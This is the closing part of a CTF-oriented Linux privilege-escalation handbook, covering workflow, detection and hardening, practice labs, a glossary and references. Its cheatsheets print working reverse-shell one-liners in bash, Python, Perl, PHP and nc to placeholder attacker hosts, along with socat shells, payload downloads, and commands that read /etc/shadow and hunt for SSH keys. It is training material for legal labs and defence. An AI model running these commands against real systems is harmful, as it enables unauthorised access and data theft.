■ **SUMMARY** Have LinPEAS, pspy, and a compiled socat binary ready before every CTF. The difference between winning and losing is often just tool preparation.

08 — REALISTIC CTF WORKFLOW

A structured methodology separates consistent top solvers from random guessers. Every step matters.

› STEP 01 — Nmap Scan

```
$ nmap -sC -sV -oN init.txt TARGET
$ nmap -p- --min-rate 10000 -oN all.txt TARGET
```

› STEP 02 — Service Enum

```
$ gobuster dir -u http://TARGET/ -w /usr/share/wordlists/dirb/common.txt
$ smbclient -L //TARGET -N
$ ftp TARGET → user: anonymous
```

› STEP 03 — Initial Foothold

```
# default creds, file upload, public CVE, SQLi → RCE
# STABILIZE immediately:
$ python3 -c "import pty; pty.spawn('/bin/bash')"
> Ctrl+Z
$ stty raw -echo; fg
$ export TERM=xterm SHELL=bash
```

› STEP 04 — Post-Foothold Enum

```
$ sudo -l # ALWAYS FIRST
$ find / -perm -4000 2>/dev/null
$ ./linpeas.sh | tee lp.txt
$ ./pspy64 & # background
```

› STEP 05 — Identify & Escalate

```
# Analyze LinPEAS output – RED first
# GTF0Bins every sudo entry
# Check all 15 techniques from Chapters 4-5
$ id # verify root
```

› STEP 06 — Capture Flags

```
$ cat /root/root.txt
$ cat /home/*/user.txt
```

› STEP 07 — Document

```
# Record: IP, foothold, privesc path, exact commands
# Tools: Obsidian, CherryTree, Notion
```

■ **SUMMARY** Workflow discipline is what separates 1 solve from 10 solves per week. Nmap → foothold → stabilize → sudo -l → LinPEAS → pspy → exploit. Every time.

09 — DEFENSIVE UNDERSTANDING

Understanding how defenders detect these attacks makes you a better attacker in authorized contexts — and a better engineer when building secure systems.

9.1 Detection Methods

Technique	How Defenders Detect It
SUID Abuse	Process ancestry anomalies: find/vim spawning bash. EDR telemetry.
LD_PRELOAD	Auditd openat() for unusual .so files. EDR shared library monitoring.
Python Hijack	Import paths logged via strace/auditd. Unexpected .py files in non-stdlib dirs.
Cron Abuse	FIM (AIDE/Tripwire) detects script modification. auditd write rules.
Docker Escape	Falco/Aqua monitor privileged container creation. Container runtime alerts.
sudo CVEs	Auditd logs ALL sudo invocations. SIEM flags unusual sudo arguments.
/proc Write	cap_sys_ptrace use logged by auditd. EDR detects memory injection patterns.

9.2 Top Hardening Measures

- › Run: **sudo -l** audits monthly. Remove all unnecessary sudo rules.
- › Strip SUID from non-essential binaries: **chmod u-s /usr/bin/X**
- › Mount /tmp, /dev/shm, /run with **noexec,nodev** options.
- › Audit group memberships quarterly — docker, lxd, sudo, adm, disk.
- › Deploy **AppArmor** or **SELinux** profiles for every service.
- › NFS exports: never use **no_root_squash** in production.
- › Keep kernel patched. Subscribe to USN/RHSA vendor advisories.
- › Enable **auditd** with rules for SUID execution, /tmp execution, sudoers writes.
- › Deploy **Falco** for runtime container security monitoring.
- › **Disable LD_PRELOAD** preservation in sudoers: remove all env_keep += LD_PRELOAD entries.

9.3 Common Mistakes Defenders Make

- › Patching visible cron jobs but forgetting systemd timers.
- › Removing sudo rights but leaving the user in the docker group.
- › Hardening /etc/sudoers but missing /etc/sudoers.d/ drop-in files.
- › Monitoring /etc/crontab but not /var/spool/cron/crontabs/.
- › Removing SUID from system binaries but forgetting custom software in /usr/local/.
- › Checking capabilities on install but not after software updates.
- › Securing filesystem permissions but leaving /etc/ld.so.preload world-writable.

10 — PRACTICE LABS

Hands-on practice is irreplaceable. These platforms provide safe, legal environments to apply every technique in this handbook.

› TryHackMe — tryhackme.com

Level: **Beginner** → **Intermediate**

- › Linux PrivEsc — guided room with hints
- › Linux PrivEsc Arena — 10+ challenges
- › RootMe — SUID/permissions focus
- › Skynet — beginner full chain

› Hack The Box — hackthebox.com

Level: **Beginner** → **Advanced**

- › Valentine — Heartbleed + SUID combo
- › Nibbles — sudo misconfiguration
- › Cronos — cron job abuse chain
- › Beep — multiple privesc paths

› Root-Me — root-me.org

Level: **Intermediate** → **Advanced**

- › sudo weak configuration challenges
- › SUID binary exploitation set
- › PATH injection scenarios
- › ELF capability challenges

› VulnHub — vulnhub.com

Level: **Offline VMs**

- › Lin.Security — dedicated Linux privesc VM
- › HackLAB:Vulnix — NFS focus
- › Basic Pentesting 1 & 2 — full chains
- › Kioptrix series — classic beginner set

› FoxFoster Labs — labs.foxfoster.com

Level: **Guided Paths**

- › Progressive difficulty with writeup hints
- › Exclusive hidden-technique scenarios
- › Community CTFs with leaderboards

■ **SUMMARY** Aim for 2-3 machines per week minimum. Write detailed notes for every solve. Your personal notes are worth more than any guide — including this one.

11 — CHEATSHEETS

Keep this chapter open during every CTF. These cover 95% of what you need.

11.1 First Shell Commands

```
$ id && whoami && hostname && uname -a
$ sudo -l
$ cat /etc/os-release
$ find / -perm -4000 -type f 2>/dev/null
$ getcap -r / 2>/dev/null
$ cat /etc/crontab && ls /etc/cron.d/
$ systemctl list-timers --all
$ ss -tlnp
$ ps aux | grep root
$ find / -writable -type f 2>/dev/null | grep -v proc
$ ls -la /etc/passwd /etc/shadow /etc/sudoers
$ cat /proc/1/cgroup | grep docker # am I in a container?
```

11.2 Shell Stabilization

```
# Python PTY (most common)
$ python3 -c "import pty; pty.spawn('/bin/bash')"
> Ctrl+Z

$ stty raw -echo; fg
$ export TERM=xterm SHELL=bash

# socat full TTY (best)
ATTACKER$ socat file:`tty`,raw,echo=0 tcp-listen:4444
TARGET $ socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:ATTACKER:4444

# script command
$ script /dev/null -c bash
```

11.3 Reverse Shell One-Liners

```
# Bash
$ bash -i >& /dev/tcp/ATTACKER/4444 0>&1

# Python3
$ python3 -c "import socket,subprocess,os;s=socket.socket();s.connect(('IP',4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(['/bin/bash'])"

# Perl
$ perl -e 'use Socket;$i="IP";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));connect(S,sockaddr_in($p,inet_aton($i)));open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");'

# PHP
$ php -r '$s=fsockopen("IP",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

# nc without -e
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc ATTACKER 4444 >/tmp/f
```

11.4 File Transfer

```
ATTACKER$ python3 -m http.server 8080
TARGET $ wget http://ATTACKER:8080/file
```

```
TARGET $ curl -O http://ATTACKER:8080/file
# Base64 (when wget/curl unavailable):
ATTACKER$ base64 -w0 linpeas.sh
TARGET $ echo "B64STRING" | base64 -d > linpeas.sh
# nc transfer:
ATTACKER$ nc -lvnp 9999 < linpeas.sh
TARGET $ nc ATTACKER 9999 > linpeas.sh
```

11.5 Privilege Escalation Checklist

#	Vector	Command
01	sudo permissions	sudo -l
02	SUID binaries	find / -perm -4000 2>/dev/null
03	Capabilities	getcap -r / 2>/dev/null
04	Cron jobs	cat /etc/crontab + pspy64
05	Systemd timers	systemctl list-timers --all
06	Writable scripts	find / -writable -type f 2>/dev/null
07	Group membership	id (docker, lxd, disk, adm)
08	NFS shares	cat /etc/exports
09	SSH keys	find / -name "id_rsa" 2>/dev/null
10	LD_PRELOAD	sudo -l grep env_keep
11	Library paths	ldconfig -p + ldd /usr/local/bin/*
12	Python libraries	check writable dirs in sys.path
13	sudo CVEs	sudo --version
14	Kernel version	uname -r → searchsploit
15	Container escape	cat /proc/1/cgroup + id

■ **SUMMARY** Go through this checklist sequentially on every machine. Document every finding even if you don't exploit it — you may need it later.

12 — GLOSSARY

SUID

Set User ID — binary runs with file owner's privileges.

UID

User Identifier. Root = UID 0. The kernel's identity for access control.

RUID

Real UID — the actual logged-in user ID.

TTY

Teletypewriter — fully interactive terminal. Needed for su and most tools.

Reverse Shell

Shell initiated from target to attacker. Bypasses inbound firewall.

LD_PRELOAD

Env variable forcing a shared library to load before all others.

Capabilities

Fine-grained Linux privileges. cap_setuid = root-equivalent.

NFS

Network File System. no_root_squash = remote root access.

auditd

Linux Audit Daemon. Logs security-relevant syscalls.

IMDS

Instance Metadata Service. Cloud endpoint at 169.254.169.254.

LinPEAS

Linux PrivEsc Awesome Script. Automated enumeration tool.

Wildcard Injection

Exploiting * expansion to inject command-line flags.

SGID

Set Group ID — binary runs with file group's privileges.

EUID

Effective UID — used for permission checks. May differ with SUID.

GTFOBins

Database of Unix binaries exploitable to bypass security restrictions.

PrivEsc

Privilege Escalation — moving from limited to root access.

Bind Shell

Shell listening on a port on the target, waiting for connection.

RPATH

Hardcoded library search path embedded in ELF binary.

Cron

Time-based scheduler. Runs commands at set intervals.

LXD

Linux container daemon. Group membership = root equivalent.

AppArmor

Linux security module restricting programs via profiles.

pspy

Process Spy. Real-time process monitor without root.

CTF

Capture The Flag. Cybersecurity competition.

FIM

File Integrity Monitoring. Detects unauthorized file changes.

13 — REFERENCES & RESOURCES

Resource	URL	Notes
GTFOBins	gtfobins.github.io	Unix binary abuse — always open
HackTricks	book.hacktricks.xyz	Comprehensive privesc reference
PayloadsAllTheThings	github.com/swisskyrepo/PayloadsAllTheThings	Payload collection
PEASS-ng (LinPEAS)	github.com/carlospolop/PEASS-ng	Source + releases
pspy	github.com/DominicBreuker/pspy	Process spy tool
Exploit-DB	exploit-db.com	Public exploit database
CVE Details	cvedetails.com	CVE severity database
IppSec	ippsec.rocks	HTB walkthroughs by technique
0xdf Hacks Stuff	0xdf.gitlab.io	Detailed HTB writeups
ExplainShell	explainshell.com	Shell command explainer
Linux Man Pages	man7.org/linux/man-pages	Official Linux manual
sudo_inject	github.com/nongiach/sudo_inject	sudo token reuse PoC
logrotten	github.com/whotwagner/logrotten	Logrotate exploit
FoxFoster Labs	labs.foxfoster.com	Hands-on CTF labs

■ **SUMMARY** *These resources combined with consistent practice are everything you need. No course, no certification, no paid training replaces grinding boxes. Start now.*



GOVERDHAN KUMAR

Security Engineer · FoxFoster

EMAIL

gk@foxfoster.com

QR

WEBSITE

foxfoster.com

QR

LABS

labs.foxfoster.com

QR

LINKEDIN

linkedin.com/in/wh04m1i

QR

LINKEDIN

linkedin.com/company/foxfoster/

QR

GITHUB

github.com/f0xf0st3r

QR

INSTAGRAM

instagram.com/fox_fosterr

QR

INSTAGRAM

instagram.com/who4m1i

QR

*Thank you for reading ShadowRoot. I hope this helps your journey in cybersecurity.
Every root shell starts with curiosity. Stay ethical. Stay sharp.*